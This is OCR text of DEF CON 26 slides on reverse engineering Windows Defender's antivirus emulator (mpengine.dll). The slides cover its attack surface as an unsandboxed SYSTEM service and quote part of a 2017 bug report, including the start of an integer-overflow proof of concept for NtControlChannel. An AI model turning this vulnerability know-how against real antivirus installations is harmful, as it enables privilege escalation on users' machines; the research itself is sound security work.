# Windows Offender: Reverse Engineering Windows Defender's Antivirus Emulator

Alexei Bulazel
@0xAlexei

DEF CON 26

# About Me



- Security researcher at ForAllSecure
- Firmware RE & cyber policy at River Loop Security
- RPI / RPISEC alumnus
- First time speaking at DEF CON!

This is my personal research, any views and opinions expressed are my own, not those of any employer



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RPISEC

# This Presentation Is...

- A deeply technical look at **Windows Defender Antivirus'** binary emulator internals

- As far as I know, the first conference talk about **reverse engineering** any antivirus software's binary emulator

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## This Presentation Is Not...

- An **evaluation** of Windows Defender Antivirus' efficacy as an antivirus product

- Related to **Windows Defender ATP**, or any technologies under the Windows Defender name

# Outline

1. Introduction
    a. Background
    b. Introduction to Emulation
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion

# Why Windows Defender Antivirus

Windows' built-in antivirus software:

- Now the "Defender" name covers multiple mitigations and security controls built into Windows
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*windowsreport.com/windows-defender-enterprise-antivirus/

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- Huge AV market share - "8% of systems running Windows 7 and Windows 8 are running Windows Defender and more than 50% of Windows 10 devices"*
- Runs unsandboxed as `NT AUTHORITY\SYSTEM`
  - Exploit = initial RCE + privilege escalation + AV bypass
- Surprisingly easy for attackers to reach remotely

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

# Motivation




- Tavis and co. at P0 dropped some awesome Defender bugs
- I had analyzed AVs before, but never Windows Defender
- I reversed Defender's JS engine for ~4 months, then got interested in the Windows emulator
- My personal research side project during winter 2017-2018: ~5 months of reversing, another month documenting

# Target - mpengine.dll


mpam-fe.exe released monthly:


- **mpengine.dll**
  "Microsoft Malware Protection Engine"
  Also bundles 4 other binaries
- **MPSigStub.exe**
  "Microsoft Malware Protection Signature Update Stub"

- mpasbase.vdm
- mpasdlta.vdm

- mpavbase.vdm
- mpavdlta.vdm

mpengine.dll provides malware scanning and detection capabilities - other AV features and OS integration are handled in Defender's other components




32 & 64-bit builds

# My Prior Research:
# Windows Defender's JavaScript Engine

## Reverse Engineering Windows Defender's JavaScript Engine

Alexei Bulazel
@0xAlexei


REcon Brussels 2018

bit.ly/2qio857

Presented at REcon Brussels (Belgium), February 2018

# JS Engine bit.ly/2qio857

JS engine used for analysis of potentially malicious code - reversed from binary



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


Custom loader / shell used for dynamic experimentation - thanks Rolf Rolles!

```
; ./JsShell.exe
CONSTRUCTOR_CALL:       6EA109AE
DESTRUCTOR:             6EA21830
CONSTRUCTOR:            6EA21ACA
EVAL:                   6EA10875

mpscript>  (function (){for(var i = 0; i < 3; i++){print(i
e MpEngine.dll")}})()
print(): 0: Hello from inside MpEngine.dll
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print(): 2: Hello from inside MpEngine.dll
print(): undefined
Log():              <NA>:   0: execution took 239 ticks
Log():              <NA>:   0: final memory used 9KB
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Ended. Result code: 0
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

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


AV instrumentation callbacks

```
JsRuntimeState::triggerEvent(jsState, 0, "date_setdate", 0, 0, v5, v5)
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

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




Security at the cost of performance

AV instrumentation callbacks

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


# Related Work

- Only a handful of prior publications on binary reversing of antivirus software
- Lots of conference talks, whitepapers, and blogs on antivirus *evasion*, including against emulators
  - AVLeak with fellow RPI researchers Jeremy Blackthorne, Andrew Fasano, Patrick Biernat, and Dr. Bülent Yener - side channel-based black box emulator fingerprinting

- Tavis Ormandy's Defender bugs from 2017


- As far as I know, there's never been a publication about reverse engineering the internals of an AV emulator*

*AV industry companies have occasionally presented on the design of their emulators at conferences. Industry patents also often have interesting information about AV internals.








MsMpEng: Multiple problems handling ntdll!NtControlChannel comm

Project Member Reported by taviso@google.com, May 12 2017

MsMpEng includes a full system x86 emulator that is used to execute any untrust
runs as NT AUTHORITY\SYSTEM and isn't sandboxed.


Browsing the list of win32 APIs that the emulator supports, I noticed ntdll!NtC
emulated code to control the emulator.

You can simply create an import library like this and then call it from emulate

```
$ cat ntdll.def
LIBRARY ntdll.dll
EXPORTS
    NtControlChannel
$ lib /def:ntdll.def /machine:x86 /out:ntdll.lib /nologo
   Creating library ntdll.lib and object ntdll.exp
$ cat intoverflow.c
#include <windows.h>
#include <stdint.h>
#include <stdlib.h>
#include <limits.h>

#pragma pack(1)

struct {
    uint64_t start_va;
    uint32_t size;
```



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
**Problem:** signatures are easily evaded with packed code, novel binaries, etc

**Solution:** run unknown binaries in a virtual emulated environment - look for runtime malicious behavior or known signatures


- Not a new idea, in use for at least 15 years




a.k.a:

- sandboxing
- heuristic analysis
- dynamic analysis
- detonation
- virtualization

# Emulation Overview



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
- Load unknown potentially malicious binary



# Emulation Overview

- Load unknown potentially malicious binary
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

# Emulation Overview

- Load unknown potentially malicious binary
- Begin running from entrypoint, and run until termination condition
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

